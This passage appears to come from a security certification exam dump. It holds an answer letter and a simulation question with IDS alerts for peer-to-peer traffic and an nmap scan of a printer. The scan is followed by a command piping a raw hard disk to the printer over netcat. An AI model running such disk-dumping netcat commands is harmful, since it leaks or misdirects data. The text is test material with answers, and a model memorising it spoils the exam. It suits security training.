
Answer: D


NEW QUESTION 66
- (Exam Topic 1)
You suspect that multiple unrelated security events have occurred on several nodes on a corporate network. You must review all logs and correlate events when necessary to discover each security event by clicking on each node. Only select corrective actions if the logs shown a security event that needs remediation. Drag and drop the appropriate corrective actions to mitigate the specific security event occurring on each affected device.
Instructions:
The Web Server, Database Server, IDS, Development PC, Accounting PC and Marketing PC are clickable. Some actions may not be required and each actions can only be used once per node. The corrective action order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.







Time	Source	Destination	Protocol	Length		Rule
2016/03/02 16:20.2934	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:20.8142	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server;	established; content:"GET"; content:"/cgi-bin/newcount"; classtype:policypass;)
2016/03/02 16:20.9013	77.250.9.31.12402	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgdl resource request; flow to server;	established; content:"GET"; content:"/download/windows/asctab31.zip"; classtype:policypass;)
2016/03/02 16:21.0032	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgsi resource request; flow to server;	stablished; content:"GET"; content:"/asctortl/portal.php"; classtype:policywarn;)
2016/03/02 16:21.0242	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.2464	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server;	established; content:"GET"; content:"/js/master.js"; classtype:policypass;)
2016/03/02 16:21.3672	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server	established; content:"GET"; content:"/css/master.css"; classtype:policypass;)
2016/03/02 16:21.4789	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server	established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.4919	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server	established; content:"GET"; content:"/images/navigation/home1.gif"; classtype:policypass;)
2016/03/02 16:21.6812	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server	established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.0992	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server	established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.1373	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server	established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.2091	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server	established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.3771	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server	established; content:"GET"; content:"/scrape"; classtype:policywarn;)







```
Localhost:~# nmap -A  172.30.0.10

Starting nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EDT
 Interesting ports on device1 (172.30.0.10):
 (The 1656 ports scanned but not shown below are in state: closed)
 PORT STATE SERVICE VERSION
 21/tcp open ftp
 23/tcp open telnet?
 80/tcp open http
 280/tcp open http
 515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
 631/tcp open http
 9100/tcp open
 Device type: printer|print server
 Running: embedded
 OS details: printer/print server


  Nmap finished 1 IP address (1 host up) scanned in 4.20 seconds
 Localhost: ~# cat /dev/hda|netcat -q 0 172.30.0.10 9100
```






